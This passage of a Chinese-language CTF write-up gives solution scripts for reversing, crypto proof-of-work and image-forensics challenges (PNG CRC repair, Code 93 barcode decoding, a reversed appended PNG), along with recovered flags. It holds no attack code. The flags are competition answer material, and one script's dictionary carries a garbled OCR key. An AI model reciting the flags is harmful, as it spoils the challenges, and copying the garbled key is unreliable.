     1065375899, 1131173880, 2728394944, 780596028,
     2042750975, 814887199, 932521661, 2809589500,
     4238526764, 536870912, 802553856, 3803717466,
     1198450850, 2115991420, 2169835222, 1641480741,
     274736708, 97339968, 3222405120, 4162931476,
     1996488704, 1498659824]
r1 ={}
r2 = {}
r3 = {}
it1 = itertools.product(d1,repeat=4)
it2 = itertools.product(d2,repeat=4)
for i in it1:
    for j in range(6):
        for k in range(6):
            n = (sum(i) + dm[k])&0xffffffff
            if n == dst[2*j]:
                if j not in r1:
                    r1[j] = []
                    r3[j] = dm[k]
                r1[j].append(list(i))
                assert(r3[j] == dm[k])

for i in it2:
    for j in range(6):
        for k in range(6):
            n = (sum(i) + dm[k])&0xffffffff
            if n == dst[2*j+1]:
                if j not in r2:
                    r2[j] = []
                r2[j].append(list(i))
                assert(r3[j] == dm[k])

f = open('result.txt','w')
for i in range(6):
    f.write('======================%d=====================\n'%i)
    for j in range(len(r1[i])):
        for k in range(len(r2[i])):
            m1 = [r1[i][j][0],r2[i][k][0],r1[i][j][1],r2[i][k][1],r3[i],r2[i][k][2],r1[i][j][2],r2[i][k][3],r1[i][j][3]]
            m2 = m[9*(5-i):9*(5-i)+9]
            s = long_to_bytes(sum(map(lambda x,y:x*y,m1,m2))&0xffffffff)[::-1]
            if is_in_charset(s):
                f.write(s+'\n')
f.close()
```

最后还好，能看出 flag 为格式+小写 hex 字符

Crypto

Ezhash

第一关解题脚本，输入 sha256 和解密前的部分字符，脚本参考：

https://www.cnblogs.com/wh201906/p/12245305.html

```
import string,sys
from hashlib import sha256
from multiprocessing import Process

table = (string.ascii_letters + string.digits).encode()
prefix = [string.ascii_lowercase.encode()[0:13],string.ascii_lowercase.encode()[13:26],string.ascii_uppercase.encode()[0:13],string.ascii_uppercase.encode()[13:26],string.digits.encode()]

def task(index,c,part):
    for i in prefix[index]:
        for j in table:
            for k in table:
                for l in table:
                    raw = i.to_bytes(1, 'big')
                    raw += j.to_bytes(1, 'big')
                    raw += k.to_bytes(1, 'big')
                    raw += l.to_bytes(1, 'big')
                    raw += part
                    if sha256(raw).hexdigest().encode() == c:
                        print(raw)

if __name__ == '__main__':
    c = input().encode()
    part = input().encode()
    for i in range(5):
        p=Process(target=task,args=(i,c,part))
        p.start()
```

拟态签到题

base64 解码

Misc


WeirdPhoto

```
import zlib
import struct
#读文件
file = '1.png'
fr = open(file,'rb').read()
data = bytearray(fr[12:29])
#crc32key = eval(str(fr[29:33]).replace('\\x','').replace("b",'0x').replace("'",''))
crc32key = 0x9E916964
#crc32key = 0xCBD6DF8A #补上 0x，copy hex value
#data = bytearray(b'\x49\x48\x44\x52\x00\x00\x01\xF4\x00\x00\x01\xF1\x08\x06\x00\x00\x00') #hex 下 copy grep hex
n = 4095 #理论上 0xffffffff,但考虑到屏幕实际，0x0fff 就差不多了
for w in range(n):#高和宽一起爆破
    width = bytearray(struct.pack('>i', w))#q 为 8 字节，i 为 4 字节，h 为 2 字节
```

```
for h in range(n):
    height = bytearray(struct.pack('>i', h))
    for x in range(4):
        data[x+4] = width[x]
        data[x+8] = height[x]
        #print(data)
    crc32result = zlib.crc32(data)
    if crc32result == crc32key:
        print(width,height)
        #写文件
        newpic = bytearray(fr)
        for x in range(4):
            newpic[x+16] = width[x]
            newpic[x+20] = height[x]
        fw = open(file+'.png','wb')#保存副本
        fw.write(newpic)
        fw.close
        #return None
```

脚本恢复 1.png

得到图片



栅栏解下密得到压缩包密码：THISISTHEANSWERTOOBSFUCATION

解开是个 pdf 文件，简单进行修复开头 4 字节 0 改成%PDF。

wbs43open 一把梭。

---

bar

gif 分解得到 333 张黑白两色图，用脚本识别后发现还有灰色的部分

```
from PIL import Image
str=''
for k in range(0,334):
    im = Image.open('Frame%d.png'%k)    # current = image.tell()
    picture = im.load()
    #print(picture[0,0])
    if picture[0,0]==(0, 0, 0, 255):
        str += '1'
    elif picture[0,0]==(255, 255, 255, 255):
        str+='0'
    elif picture[0,0]==(56, 68, 82, 255):
        str+='#'
    else:
        str+='!'
print(str)
print(len('0000000000000000001010111101'))

im = Image.open('Frame28.png')    # current = image.tell()
picture = im.load()
print(picture[0,0])
#1010#111#100#0#11110#00011#1010111101100010101000101001101000101001000101010001001100101001101001001000010101010100001010000101001000101000100101001010001100101001101001001100101001101010001000100101000010101001000101100010101000010101101000101001001001100010101001000101100101001000010101001000101010001000000000000000000001010111101
```

莫斯得到

code93 以及后面的 01 字符串

考虑为 code93 的条形码

```
import PIL.Image as Image
import os

IMAGES_FORMAT = ['.png']
```


```
IMAGE_SAVE_PATH = r'gisoracle2.png'


width = 10 #20
height = 200 #100
image_names=[]
to_image = Image.new('RGB', (2810, height))
for k in range(27,334):
        im = Image.open('Frame%d.png'%k)
        new_img = im.resize((width, height), Image.BILINEAR)
        to_image.paste(new_img,((k-27)*width,0))
        print('Frame%d.png'%k)
        print(((k-27)*width,0))
# k=253
# #black
# list=[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1,0,1,0,1,1,1,1,0,1]
# for i in range(0,len(list)):
#         print(len(list))
#         #print(list[i])
#         if list[i]==1:
#                 im = Image.open('Frame0.png')
#                 new_img = im.resize((width, height), Image.BILINEAR)
#                 to_image.paste(new_img,((i+k)*width,0))
#                 print(i)
#                 print('Frame%d.png'%list[i])
#                 print(((i+k)*width,0))
#         elif list[i]==0:
# #white
#                 im = Image.open('Frame1.png')
#                 new_img = im.resize((width, height), Image.BILINEAR)
#                 to_image.paste(new_img,((i+k)*width,0))
#                 print(i)
#                 print('Frame%d.png'%list[i])
#                 print(((i+k)*width,0))
to_image.save(IMAGE_SAVE_PATH)
```

内容部分根据 code93 的字符集进行匹配

```
know ='110001010 100010100 110100010 100100010 101000100 110010100 110100100 100001010 101010000 101000010 100100010 ' \
        '100010010 100101000 110010100 110100100 110010100 110101000 100010010 100001010 100100010 110001010 100001010 ' \
        '110100010 100100100 110001010 100100010 110010100 100001010 100100010 101000100 '.split(' ')
#print(know)
code0={ '0':100010100, '1':101001000, '2':101000100, '3':101000010, '4':100101000, '5':100100100,
'6':100100010,
            '7':101010000, '8':100010010, '9':100001010, 'A':110101000, 'B':110100100, 'C':110100010,
'D':110010100,
            'E':110010010, 'F':110001010, 'G':101101000, 'H':101100100, 'I':101100010, 'J':100110100,
'K':100011010,
            'L':101011000, 'M':101001100, 'N':101000110, 'O':100101100, 'P':100010110, 'Q':110110100,
'R':110110010,
            'S':110101100, 'T':110100110, 'U':110010110, 'V':110011010, 'W':101101100, 'X':101100110,
'Y':100110110,
            'Z':100111010, '-':100101110, '.':111010100, ' ':111010010, '___FCKpd___1quot;':111001010,
'/':101101110,
            '+':101101110, '%':110101110, 'SHIFT1':100100110, 'SHIFT2':111011010, 'SHIFT3':111010110,
'SHIFT4':100110010,
            'START':101011110, 'STOP':1010111101}

def getKey(dic,value):
      result = ''
      for key in dic:
            if dic[key] == value:
                  result+=key

      if(len(result) != 0):
            return result
      else:
            return None

for i in know:
      print(getKey(code0,int(i)))

#f0c62db973684dbda896f9c5f6d962
```

根据 code93 的编码规则，应该是缺少用来 check 的 C 和 K 的部分

Code 93 條碼基本架構,如下圖所示



Code 93 條碼的由"起始碼START"開始.


在起始碼後面跟著為"資料碼".


然後為"檢查碼C",以及"檢查碼K".

最後為"結束碼STOP"

起始碼及結束碼均為"口"字元**111141**,其中有一條最粗的Bar(B3位置)為最細Bar的4倍比.

根据 code93 编码规则，将剔除 c，k 的已经读出的字符串，根据 hint 重新在在线网站生成条形码，为的是让它重新生成下 c，k 的值。读新生成条形码的 c,k 值拼接到原字符串可得到 flag。





```
code0={ '0':100010100, '1':101001000, '2':101000100, '3':101000010, '4':100101000, '5':100100100, '6':100100010,
        '7':101010000, '8':100010010, '9':100001010, 'A':110101000, 'B':110100100, 'C':110100010, 'D':110010100,
        'E':110010010, 'F':110001010, 'G':101101000, 'H':101100100, 'I':101100010, 'J':100110100, 'K':100011010,
        'L':101011000, 'M':101001100, 'N':101000110, 'O':100101100, 'P':100010110, 'Q':110110100, 'R':110110010,
        'S':110101100, 'T':110100110, 'U':110010110, 'V':110011010, 'W':101101100, 'X':101100110, 'Y':100110110,
        'Z':100111010, '-':100101110, '.':111010100, ' ':111010010, '___FCKpd___1quot;':111001010, '/':101101110,
        '+':101101110, '%':110101110, 'SHIFT1':100100110, 'SHIFT2':111011010, 'SHIFT3':111010110, 'SHIFT4':100110010,
        'START':101011110, 'STOP':1010111101}


100100110 110010110
SHIFT1 U
00010 101000100 110010110 101001100
```

flag{f0c62db973684dbda896f9c5f6d962um}

F | mirror | wa1ki0g

题目说明

find the answer in the mirror

flag 格式为 flag{xxxx}


题目附件

https://mimic.xctf.org.cn/media/uploads/task/918caa56136749a29b88e517a975d33f.zip

解题思路


发现 png 文件很大，看下文件的 16 进制

看开头：（一个正常的 png 文件开头）



```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 09 22 00 00 02 f0  08 06 00 00 00 09 9b 2f  |..."........../|
00000020  6e 00 00 00 01 73 52 47  42 00 ae ce 1c e9 00 00  |n....sRGB.......|
00000030  00 04 67 41 4d 41 00 00  b1 8f 0b fc 61 05 00 00  |..gAMA......a...|
00000040  00 09 70 48 59 73 00 00  12 74 00 00 12 74 01 de  |..pHYs...t...t..|
00000050  66 1f 78 00 00 ff a5 49  44 41 54 78 5e ec fd 59  |f.x....IDATx^..Y|
00000060  b3 25 cb 95 9d 8b e9 5d  ac 02 4e f6 7d 9f 7b 67  |.%.....]..N.}.{g|
00000070  df 77 a7 ef 70 00 14 80  2a a2 8a 55 24 8b e4 35  |.w..p...*..U$..5|
00000080  52 94 44 89 57 76 25 33  3d e8 41 26 93 dd 07 bd  |R.D.Wv%3=.A&....|
00000090  e9 49 bf 38 34 be 31 7d  44 f8 8a 15 ab c9 dc 2b  |.I.84.1}D......+|
000000a0  13 07 60 6d b3 61 2b c2  9b e9 d3 a7 bb 47 b8 4f  |..`m.a+......G.O|
000000b0  1f db e3 7f f3 8b cf 2e  0d bf 38 75 79 37 3e bb  |..........8uy7>.|
000000c0  3c fc 52 f8 ec d4 95 e1  f4 99 6b c3 d9 b3 d7 87  |<.R.......k.....|
000000d0  73 02 bf dc 9f 52 f8 67  c4 ef 01 e4 80 c5 72 3e  |s....R.g......r>|
000000e0  10 d6 6d 0f 9c 3a 7d 45  b8 5a 38 73 75 38 9d 6b  |..m..:}E.Z8su8.k|
000000f0  e9 3f 42 f7 bf 44 ae d2  83 53 67 af 0d 67 ce df  |.?B..D...Sg..g..|
00000100  18 ce 9c bb 31 7c a6 b8  94 f9 99 f2 83 5f 4a a6  |....1|......_J.|
00000110  ed a3 df d3 e7 ae 0f 17  2e df 19 ae dd 7c 30 dc  |.............|0.|
00000120  ba fb 64 b8 2d 9c 91 8d  fe ea af 2e 0c bf f8 c5  |..d.-...........|
```


看结尾：（可以看出这里是一个 png 文件的开头）



```
006206a0  ac 5b 5b b5 cc 71 94 79  a4 34 a5 80 c2 1e 23 3f  |.[;..q.y.4....#?|
006206b0  fc f6 df ca bf 66 a5 71  e3 41 12 bd 0f 55 99 b9  |.....f.q.A...U..|
006206c0  d6 9a f3 77 65 35 9a 22  25 54 d8 cf a5 c7 95 5e  |...we5."%T.....^|
006206d0  40 0a df f8 d6 0e 3b ac  03 d9 79 1e d6 f1 cd 75  |@.....;...y....u|
006206e0  c8 cc aa da bb 81 86 48  49 39 00 00 20 00 49 44  |.......HI9.. .ID|
006206f0  41 54 78 01 bc c1 db 92  6c 00 00 09 22 00 00 02  |ATx.....l..."...|
00620700  f0 08 02 00 00 00 86 f9  b8 89 50 4e 47 0d 0a 1a  |..........PNG...|
00620710  0a 00 00 00 0d 49 48 44  52                       |.....IHDR|
00620719
```

再通过中间 end 处，可以猜测出这个 png，是两个 png 图片，并且第二个 png 图片"被反了过来"

第一部分一直到下图标红那里，可以直接 foremost 分离出：



```
002a1870  61 a4 1f 4e bb 8c 63 97  7e b9 9e 29 49 65 5b 09  |a..N..c.~..)Ie[.|
002a1880  63 45 1d d5 2b f9 f8 52  05 ea 5e e8 50 4e 2e e7  |cE..+..R..^.PN..|
002a1890  48 60 d7 9f e3 b8 0a ca  da d5 94 ee 30 2e b4 1c  |H`..........0...|
002a18a0  c6 8e 6c dc 6b 0d 3d 50  5d be 8e 3e 30 f6 f6 6b  |..l.k.=P]..>0..k|
002a18b0  50 79 97 fc c5 98 a0 51  be 3b dd 2b 29 ef 55 9f  |Py.....Q.;.+).U.|
002a18c0  df 94 d2 ad a6 78 e9 d8  f8 9b d3 05 99 55 df 5d  |.....x.......U.]|
002a18d0  d6 83 05 d4 8d 4b f3 54  f3 7b 3e 9e d2 9f 25 9e  |.....K.T.{>...%.|
002a18e0  3f 18 3b 4c 63 8b 3e 76  e8 e3 85 8c 01 a6 f1 5d  |?.;Lc.>v.......]|
002a18f0  a8 5f d7 cd f7 19 4b 02  b5 e7 56 72 a4 fe d3 3a  |._....K...Vr...:|
002a1900  d4 ae 62 fc f1 88 f6 eb  1a 5a 60 e3 9d cb e0 fb  |..b......Z`.....|
002a1910  52 9b a5 2d 77 b3 be 9b  8d f1 43 ea a7 1d b0 60  |R..-w.....C....`|
002a1920  47 27 dc dd 66 b7 80 23  3b de 63 de 62 97 71 f8  |G'..f..#;.c.b.q.|
002a1930  ae da 16 3e ee 7f a0 3e  dc 61 1c df 5f 49 9c 5f  |...>...>.a.._I._|
002a1940  68 9a e3 3a 68 e1 0e 73  08 3e d6 cf 38 fb dd ed  |h..:h..s.>..8...|
002a1950  03 71 68 dc d3 fb ef 31  f6 ce 9c 8a fc 64 63 ef  |.qh....1.....dc.|
002a1960  ea 53 e2 67 f7 fb 2a 7c  0e 01 b7 d3 3c 45 89 fa  |.S.g..*|....<E..|
002a1970  9f 91 23 c5 6f 5b 71 d3  a6 ec 31 94 1f ac 2d 17  |..#.o[q...1...-.|
002a1980  8f f1 dc c6 db 23 96 57  3e 90 8d 9f 57 9a d9 1c  |.....#.W>...W...|
002a1990  14 f3 5d 4b 20 3d 39 62  cf e6 d5 9a dc f9 83 90  |..]K =9b........|
002a19a0  c2 5a 84 45 24 b3 23 c6  e9 95 d7 d0 4b 30 17 cc  |.Z.E$.#.....K0..|
002a19b0  5c db ee 1e f3 68 ca 1b  e4 93 2d 38 b0 73 c3 e6  |\....h....-8.s..|
002a19c0  6b 36 80 fc a5 67 b7 b6  8e c2 b6 f2 39 f3 73 cc  |k6...g......9.s.|
002a19d0  df 31 9f b7 a7 bc c6 1c  1f ef 63 5e da e7 b0 e2  |.1........c^....|
002a19e0  5c d6 02 e3 f7 22 cd 67  5a 38 f5 dd 16 f3 9c 84  |\...."..gZ8......|
002a19f0  39 de ab 63 76 62 bc 74  41 71 66 28 ef 26 f3 75  |9..cvb.tAqf(.&.u|
002a1a00  34 b9 9b 93 bf 63 13 52  1e a4 9c e4 dc cc b3 b4  |4....c.R........|
002a1a10  5c 40 65 6a 0a a3 5d 37  c4 c9 fb 42 1c cc 8f af  |\@ej..]7...B....|
002a1a20  42 08 21 fc 7f d0 15 c2  e7 b4 a9 b6 13 00 00 00  |B.!.............|
002a1a30  00 49 45 4e 44 ae 42 60  82                       |.IEND.B`.|
002a1a39
```

第二部分反过来还原下得到第二张 png 图片。

两张图片在 linux 下都打不开,八成 crc 的锅，网上随便找个脚本进行下修复。

最后两张图片解下盲水印,python3 脚本：

